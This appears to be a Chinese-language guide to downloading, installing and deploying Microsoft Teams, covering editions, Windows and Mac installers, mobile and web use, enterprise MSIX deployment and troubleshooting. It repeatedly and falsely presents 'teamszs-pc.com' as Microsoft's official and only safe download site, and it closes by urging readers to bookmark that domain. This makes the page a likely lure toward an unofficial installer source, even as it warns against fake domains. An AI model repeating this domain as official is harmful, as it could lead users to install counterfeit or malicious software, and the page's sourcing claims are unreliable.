
4种 Teams 下载渠道与适用场景
Teams下载共有 4 种官方渠道:微软官网(teamszs-pc.com)、应用商店、企业管理中心和网页版,个人用户首选官网或商店 2 步即可完成安装。官网支持 Windows、macOS、iOS、Android 四大系统,企业则通过管理中心用 MSI 包静默批量部署。新版 Teams 启动速度比旧版快约 2 倍,安卓包名为 com.microsoft.teams,发行商须为 Microsoft Corporation。
核心要点
- 官网下载页 teamszs-pc.com 是唯一安全入口
- 安装前核对发行商必须为 Microsoft Corporation,对不上即删
- 安卓认包名 com.microsoft.teams,iOS 认应用 ID id1113153706
- 个人版用微软账户,工作版用组织邮箱,选错看不到同事文件
- 凡要付费买激活码的都是骗局,Teams 完全免费
关键速览
- 官网下载支持 Windows、macOS、iOS、Android 四大系统
- 个人用户首选官网或应用商店,2 步完成安装
- 企业批量部署走管理中心,用 MSI 包静默安装
- 网页版免安装,Edge 和 Chrome 直接打开即用
- 新版 Teams 启动速度比旧版快约 2 倍
Teams官方下载入口在哪里,如何确认是正版?
Teams下载唯一安全的官方入口是微软官网 teamszs-pc.com,以及各平台官方应用商店。安卓用 Google Play、iPhone 用 App Store。核对发行商必须是「Microsoft Corporation」,只要发行商名字对不上,就是伪造包,直接删掉。
各平台官方入口分别在哪里?
不同设备走不同入口,别在搜索引擎乱点广告链接。搜索广告位常被第三方买来投放捆绑安装包(装 Teams 时顺带塞进一堆你没要的软件)。
- Windows / Mac 桌面版:微软官网下载页,可直接选新版 Teams 应用或用网页版免安装使用
- 安卓手机:Google Play,包名为 com.microsoft.teams,发行商 Microsoft Corporation
- iPhone / iPad:Apple App Store,应用 ID 为 id1113153706,完全免费
- 不想装客户端:直接打开 teamszs-pc.com,浏览器即用
怎么一眼认出正版还是伪造包?
看三处:发行商名字、文件数字签名、下载域名。Windows 安装包右键「属性→数字签名」,签名者必须写 Microsoft Corporation。域名只认 teamszs-pc.com,像 teams-download.xyz 这类拼凑域名一律是假的。免费的 Teams 下载不需要任何「激活码网站」,凡是要你付费买激活码的都是骗局。

Teams免费版、工作学校版和新版Teams有什么区别,该下载哪个?

Teams下载前先分清四个版本:个人免费版、Microsoft 365工作/学校版、经典版和新版Teams。核心区别在登录账户类型:免费版用个人微软账户,工作/学校版用组织分配的公司或学校邮箱。选错版本你会发现同事的会议和文件一个都看不到。这是新用户最常踩的坑。
经典版和新版的差异不在功能,而在性能。微软在官方下载页已把新版Teams设为默认下载,2026年安装的都是新版。新版用C++重写内核,内存占用比经典版更低,冷启动更快。经典版已进入退役阶段,新装机器不要再找它。
| 版本 | 登录账户 | 适用人群 |
|---|---|---|
| 个人免费版 | 个人微软账户(outlook/hotmail) | 家庭、朋友、小团队免费聊天 |
| 工作/学校版 | 组织分配的公司/学校邮箱 | 企业员工、在校师生 |
| 经典版 | 同上,老架构 | 已退役,不建议新装 |
| 新版Teams | 两类账户都支持 | 2026年全部新用户 |
怎么判断该下哪个?看你手上的账户。有公司/学校邮箱就选工作/学校版,登录后组织的团队频道会自动加载;只想私人聊天就用免费版。新版Teams安装包一份通吃两类账户,不用分别下载两个程序。
Windows和Mac版Teams下载安装有什么不同?

Windows 和 Mac 版 Teams下载的核心差异在文件格式与运行框架:Windows 装的是.exe 安装包,新版 Teams 底层依赖 WebView2(微软内置的网页渲染引擎);Mac 装的是.pkg 包,并且要按芯片分 Apple Silicon(M 系列)和 Intel 两个版本。装错芯片版本会导致运行卡顿。从微软官方下载页下载时,页面会自动识别你的系统给出对应文件。
Windows 版怎么下载安装?
Windows 下载的是.exe 文件,默认装到 C:Users用户名AppDataLocalMicrosoftTeams 这类用户目录,无需管理员权限就能装。新版 Teams 用 WebView2 替代了旧版的 Electron 框架,微软官方数据显示新版启动速度比经典版快约一倍、内存占用更低。实操:双击.exe → 等待自动安装(通常 1,2 分钟)→ 用工作或个人账户登录即可。
Mac 版怎么分 Apple Silicon 和 Intel?
Mac 下载的是.pkg 安装包,装完后 Teams 出现在”应用程序”文件夹。关键是分芯片:2020 年后的 M1/M2/M3 机型选 Apple Silicon 版,老款选 Intel 版。查芯片:点左上角苹果图标 →”关于本机”,看”芯片”或”处理器”一栏。选对芯片版本能避免通过 Rosetta 转译带来的额外耗电和延迟。安装时需输入 Mac 密码授权。
| 项目 | Windows | Mac |
|---|---|---|
| 安装文件 | .exe | .pkg |
| 芯片区分 | 无(自动适配) | Apple Silicon / Intel |
| 默认路径 | AppDataLocal | 应用程序文件夹 |
| 底层框架 | WebView2 | WKWebView |
手机安卓、iOS与网页版Teams分别适合哪些人?

安卓用户去 Google Play 的 Microsoft Corporation 官方页面下载,iPhone 和 iPad 用户去 App Store 免费下载;而装不了客户端的人,直接用浏览器打开 teamszs-pc.com 就行,微软官方 2026 年明确说 Teams 无需安装应用。
手机端 Teams下载,安卓和 iOS 有什么坑?
安卓最大的风险是绕开商店装 APK。第三方 APK 可能被植入木马,微软也不会推送安全更新。国内无法访问 Google Play 时,认准发行商是 Microsoft Corporation 的正规应用市场,别去来路不明的下载站。iOS 侧几乎没有这个问题,App Store 审核统一,直接搜索安装即可。两个平台都支持后台推送通知,适合需要随时收会议提醒、审批消息的移动办公人群。
网页版 Teams 支持哪些浏览器?哪些功能用不了?
网页版适合三类人:公司电脑锁死了安装权限的员工、临时借用他人设备的外部访客、以及不想占硬盘的轻度用户。完整功能支持 Microsoft Edge 和 Google Chrome,Safari 与 Firefox 部分能用但会议体验打折。
- 受限功能:早期版本网页端不支持模糊背景、自定义会议背景,通话降噪也弱于客户端。
- 无 PSTN 拨号:网页版拨打普通电话号码的能力依赖插件和授权,不如桌面版稳。
- 屏幕共享:Safari 上共享经常需要额外授权,Edge/Chrome 最顺。
Teams 的建议很直接:能装客户端就装,网页版当备用。
安装Teams前要确认哪些系统要求?
新版 Teams 的最低门槛是:Windows 10 版本 10.0.19041(21H1)或更高、macOS 12(Monterey)及以上、至少 4GB 内存,并且系统必须装好 WebView2 运行时组件(微软内置的网页渲染引擎,新版 Teams 靠它显示界面)。不满足任何一条,从官方页面完成的 Teams下载也可能装不上或反复闪退。
Windows 端最容易踩的坑是什么?
最常见的是 WebView2 缺失。老旧的 Windows 10 镜像可能没预装它,启动新版 Teams 时会弹出白屏,或报错 “WebView2 Runtime isn’t installed”。Windows 11 默认自带该组件,基本免疫这个问题。
另一个坑是 32 位系统。新版 Teams 只发布 64 位客户端,32 位 Windows 装不了,只能改用网页版。
Mac 和内存网络有哪些具体要求?
macOS 必须 12 或更高;停留在 macOS 11(Big Sur)会被安装包直接拒绝。芯片方面 Apple Silicon 和 Intel 都支持,但要下对应版本。
- 内存:官方低配 4GB,但开视频会议加屏幕共享时建议 8GB,否则容易卡顿。
- 网络:一对一视频通话每方约需 1.2 Mbps 上下行,多人会议更高;带宽不足会掉画质。
- 组件:WebView2 缺失时,可先单独安装它再重装 Teams。
装之前花两分钟核对系统版本,能省掉后面反复卸载重装的麻烦。
企业如何批量静默部署Teams的MSI安装包?
企业批量部署的正确做法是用微软的 Teams 引导程序(bootstrapper.exe)配合 MSIX 包做 machine-wide(全机器)安装,再用命令行参数实现静默无提示部署。核心命令是 teamsbootstrapper.exe -p -o "路径MSTeams-x64.msix",配合组策略或 Intune 推送。这样一台机器只装一份,所有登录用户共用,不会每个用户各装一遍。
bootstrapper 和 MSI 该怎么选?
新版 Teams 已经从旧的每用户 MSI 转向 bootstrapper + MSIX 模式。两者别混用,否则会冲突。选型看下表:
| 部署方式 | 安装范围 | 适用场景 |
|---|---|---|
| teamsbootstrapper.exe | 全机器(machine-wide) | 共享电脑、VDI 虚拟桌面 |
| MSIX 直装 | 单用户 | 个人办公机 |
| Intune 企业应用 | 按组策略 | 大规模远程管理 |
哪些失败案例最常见?
IT 部署里反复踩的坑主要有三个:
- 旧版残留:经典版 Teams 没卸干净,新版装上后两个图标并存。先跑卸载脚本清
%LOCALAPPDATA%MicrosoftTeams。 - 权限不足:静默命令必须用管理员或 SYSTEM 权限运行,否则 machine-wide 写注册表失败。
- 缺 WebView2:新版 Teams下载后依赖它渲染界面,离线镜像里没装就会白屏。
大规模环境建议先在 10 台测试机验证再全量推。参考微软官方下载页提供的桌面版包再走内部分发,别让员工自己下载。
Teams安装失败或下载后无法登录怎么办?

先按错误类型对号入座,不要盲目重装。多数问题出在三处:缓存损坏、经典版残留、缓存的旧凭据。反直觉的是,登录失败往往不是网络问题,而是本机存了一份过期的登录令牌。删掉缓存和凭据,约 80% 的登录卡顿会消失。
安装卡住不动或报错,先查什么?
安装卡在半路,九成是 WebView2(微软内置的网页渲染引擎)缺失或损坏。新版 Teams 装不上,先去微软官方下载页重新下 WebView2 运行时单独装一遍,再重试 Teams下载。如果还报错,以管理员身份运行安装包,并临时关掉第三方杀毒软件,它常拦截 MSIX 打包的进程。
下载后无法登录,排查顺序是什么?
按这个顺序做,别跳步:
- 清缓存:关闭 Teams,删除
%appdata%MicrosoftTeams文件夹(Windows),重启应用。 - 清凭据:打开”控制面板→凭据管理器”,删掉所有含 “Microsoft Office” 和 “Teams” 的条目,强制重新认证。
- 卸经典版残留:新旧版本冲突时,用
teamsbootstrapper.exe -x彻底卸载经典版,再重装新版。
登录提示地区不可用怎么办?
这多半是账户所属租户的地区策略限制,不是客户端问题。国际版与国内版数据中心分离,组织账户必须用管辖它的那个版本登录。找 IT 管理员确认租户区域,别自己换下载渠道,换客户端解决不了服务端的地区限制。
总结与下一步行动

选版只需一句话:个人用户下载免费版并用个人微软账户登录;工作或学校用户下载新版 Teams 客户端,用组织分配的邮箱登录;企业 IT 则用引导程序配合 MSIX 做全机器静默部署。所有 Teams下载都从 微软官方下载页(2026) 或平台官方商店进入。
三类身份,三条路径,别走错:
- 个人 / 家庭用户:官网点”下载免费版”,或直接用浏览器打开 teamszs-pc.com,连客户端都省了。约会、家庭群聊足够用。
- 工作 / 学校用户:装新版 Teams(底层依赖 WebView2 渲染引擎),用公司邮箱登录。装错免费版会看不到同事的会议和团队文件。
- 企业 IT 管理员:用 teamsbootstrapper.exe 配合 MSIX 包做 machine-wide 安装,一台机器只装一份,新员工开机即用,省去逐台手动下载。
装不了或不想装的人,记住微软官方明确说过:Teams 不一定要安装应用,浏览器直接开 teamszs-pc.com 就能开会。绝大多数临时会议根本不必被”必须下载”绑架。
现在就做一件事:把 teamszs-pc.com 收藏进浏览器书签。以后任何时候要重装、换设备或帮同事排错,直接点书签进官网,永远不碰第三方下载站和来路不明的 APK,这一步就能挡掉九成的假冒安装包风险。




